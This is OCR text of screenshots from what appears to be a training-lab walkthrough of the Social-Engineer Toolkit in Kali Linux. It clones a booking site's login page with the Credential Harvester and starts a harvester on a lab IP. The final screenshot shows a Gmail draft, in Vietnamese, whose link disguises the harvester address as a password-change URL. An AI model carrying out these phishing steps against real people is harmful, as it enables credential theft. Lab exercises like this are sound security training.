
1.2 Harvest Users' Credentials using the Social-Engineer Toolkit
- Open Parrot and Android



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
armitage
beef start
crackmapexec
Kali Autopilot
metasploit framework
msf payload creator
searchsploit
shellnoob
social engineering toolkit (root)
sqlmap
termineter
/data/user/0/com.metasploit.stage/files



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
File Actions Edit View Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
Shell No. 1
File Actions Edit View Help
https://www.trustedsec.com
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
Shell No. 1
File Actions Edit View Help
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the maliciou
s link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
Shell No. 1
File Actions Edit View Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.13]:10.10.10.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
Hộp thư đến (12) - vinhth10062002@gmail.com - Gmail — Mozilla Firefox
https://mail.google.com/mail/u/1/#inbox?compose=new
Gmail
Soạn thư
Hộp thư đến 12
Có gắn dấu sao
Đã tạm ẩn
Đã gửi
Thư nháp
Danh sách mở rộng
Nhãn
Chính
Chào Crush! Hãy hoàn tất quy trình thiết lập thiết bị Android của bạn cùng với Google
Chỉnh sửa Liên kết
Nội dung hiển thị:
http://www.bookhotel.com/change_account_password
Liên kết tới:
Địa chỉ Web
Địa chỉ email
Liên kết này tới URL nào?
10.10.10.13
Kiểm tra liên kết này
Bạn không chắc chắn nên đặt những gì vào hộp? Trước tiên, hãy tìm trang web mà bạn muốn liên kết tới. (Công cụ tìm kiếm có thể hữu ích.) Sau đó, sao chép địa chỉ web từ hộp trong thanh địa chỉ của trình duyệt và dán vào hộp phía trên.
Hủy
OK
Thư mới
CPU usage: 0.0%


Android - VMware Workstation
